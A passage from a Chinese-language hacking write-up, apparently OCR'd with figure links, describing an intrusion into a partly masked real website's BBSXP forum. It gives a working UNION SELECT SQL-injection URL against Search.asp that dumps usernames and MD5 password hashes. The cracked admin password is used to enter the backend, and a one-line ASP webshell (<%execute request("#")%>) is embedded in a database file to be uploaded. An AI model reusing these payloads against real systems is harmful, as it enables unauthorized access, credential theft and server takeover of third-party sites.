


图 6




图 5

二、BBSXP

1、注入

就在我无奈的时候，在主页上无意中发现了这个网站还有一个论坛，跟进去看看，看到页面底下的信息，如图5，原来是BBSXP's Access版本，这个版本的BBSXP的Search.asp最近好像出了个注入漏洞，先来试试是否存在。先注册一个用户，在任意版块发一张帖子，记下标题名称，后面要用到，这里标题为"肯德基"，然后进入论坛的搜索功能，如图6。

记下验证码，构造如下语句：

```
http://www.jaf***.com/bbs//Search.asp?menu=Result&Keywords=肯德基&Item=Topic&DateComparer=365&SortBy=union(select[userid],1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,[userid]from[bbsxp_users])&ForumID=0&VerifyCode=4947
```

其中Keywords、VerifyCode变量分别是标题和验证码，提交后如图7。初步判定存在注入，只是列数不匹配罢了，我们去掉一个列名"22"提交，这回对了，嘿嘿，返回如图8。






图7


图8


图9

到官方下了一份源码，打开数据库，得知存在用户及密码的列名分别为username、userpass，我们将"9"改为"username"，将"4"改为"userpass"再次提交，返回如图9，爆出用户和对应的MD5散列，拿到www.cmd5.com在线查询一下，不查不知道，一查吓了我一大跳，查询结果是123456，拿着它成功冲入后台。





图10

2、Webshell

进了BBSXP的后台就该想办法拿Webshell了，传统的添加上传扩展或者找个地方插马的方法已经行不通了。前者因为程序本身对扩展验证得很严格，后者有趣的是，不是在数据库中插入那些"<%"敏感字符，而是进库时将敏感字符进行转换过滤了。现在的BBSXP比以前安全多了，不过也不是没有办法。对于前者是没有办法，除非我们得到Webshell然后修改程序的验证方式，既然都得到了Webshell，还改来干什么！后者可以本地构造木马数据库进而利用。先用tinymdbeditor打开刚才从官方下载回来的源码中的数据库，找到bbsxp_ranks数据表，随便选择一条记录双击查看数据，在"rankname"里写入一句话木马<%execute request("#")%>，如图10。

好了，现在已经构造一个带有木马的数据库了，返回服务器的后台，"基本设置"－"上传设置"，增加一个mdb上传类型，设置一下附件大小和上传组件，如图11。


图11

返回前台"发表新帖"，找到左则的"上传附件"按钮，将刚才设置好的mdb文件传上去，接着切换为"代码"模式，记下上传后的相对路径，再转到后台，先来备份一下当前网站正在使用的数据库（做人要厚道，用于稍候的恢复），如图12。




图12

